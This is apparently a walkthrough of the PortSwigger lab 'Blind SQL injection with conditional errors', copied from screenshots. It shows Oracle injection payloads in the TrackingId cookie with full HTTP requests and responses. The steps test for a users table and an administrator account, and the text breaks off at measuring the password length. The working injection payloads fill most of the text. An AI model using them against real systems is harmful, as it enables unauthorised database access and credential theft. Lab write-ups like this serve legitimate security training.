

Lab: Blind SQL injection with conditional errors

- Use this payload in the TrackingId parameter in the cookies (**' AND (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -**).
- In case of true, it returns '500 Internal Server Error', else '200 ok'



```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
(1=1) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -;
session=c3liLT0rZLK1WdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
        <section class='academyLabBanner'>
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
                    <h2>
                        Blind SQL injection with
                        conditional errors
                    </h2>
                    <a class=link-back href='
                    https://portswigger.net/web-security/
                    sql-injection/blind/lab-conditional-e
                    rrors'>

                        Back&nbsp;to&nbsp;lab&nbsp;descr
```




```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
(1=2) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -;
session=c3liLT0rZLK1WdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11329

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with
                            conditional errors
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-sec
                        urity/sql-injection/blind/lab-c
                        onditional-errors'>
```

- Check if users table is there using this payload (**' AND (SELECT CASE WHEN ((select 'z' from users WHERE ROWNUM = 1)='a') THEN**


TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -)

- In case of true, it returns '500 Internal Server Error', else '200 ok'



```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
((select 'z' from users WHERE ROWNUM = 1)='a') THEN
TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -; session=
c3liLT0rZLKlWdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11329

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with
                            conditional errors
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-sec
                        urity/sql-injection/blind/lab-c
                        onditional-errors'>
```



```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
((select 'a' from users WHERE ROWNUM = 1)='a') THEN
TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -; session=
c3liLT0rZLKlWdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```


```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
        <section class='academyLabBanner'>
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
                    <h2>
                        Blind SQL injection with
                        conditional errors
                    </h2>
                    <a class=link-back href='
                    https://portswigger.net/web-security/
                    sql-injection/blind/lab-conditional-e
                    rrors'>

                        Back&nbsp;to&nbsp;lab&nbsp;descr
```

- Check if administrator is found in users table as username using this payload (**' AND (SELECT CASE WHEN ((select 'a' from users WHERE ROWNUM = 1 and username='administrator')='a') THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' ---**)



```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
((select 'a' from users WHERE ROWNUM = 1 and
username='administrator')='a') THEN TO_CHAR(1/0) ELSE 'a' END
FROM dual) = 'a' -- -; session=
c3liLTOrZLKlWdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
        <section class='academyLabBanner'>
            <div class=container>
                <div class=logo>
                </div>
                <div class=title-container>
                    <h2>
                        Blind SQL injection with
                        conditional errors
                    </h2>
                    <a class=link-back href='
                    https://portswigger.net/web-security/
                    sql-injection/blind/lab-conditional-e
                    rrors'>

                        Back&nbsp;to&nbsp;lab&nbsp;descr
```




```
GET / HTTP/2
Host:
0ae900650338d83c81e78e2500130063.web-security-academy.net
Cookie: TrackingId=zSK3VXT95TUwvZCJ' AND (SELECT CASE WHEN
((select 'z' from users WHERE ROWNUM = 1 and
username='administrator')='a') THEN TO_CHAR(1/0) ELSE 'a' END
FROM dual) = 'a' -- -; session=
c3liLTOrZLKlWdidLf0WHmNsLDhEix5L
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11329

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=
        stylesheet>
        <title>
            Blind SQL injection with conditional errors
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Blind SQL injection with
                            conditional errors
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-sec
                        urity/sql-injection/blind/lab-c
                        onditional-errors'>
```

- Get administrator's password length using this payload (**' AND (SELECT CASE WHEN ((select**

LENGTH(password) from users WHERE ROWNUM = 1 and username='administrator')=1) THEN TO_CHAR(1/0) ELSE 'a' END FROM dual) = 'a' -- -), Increase the number that you compare with the password length until an error happens. (I’ll use a python script)

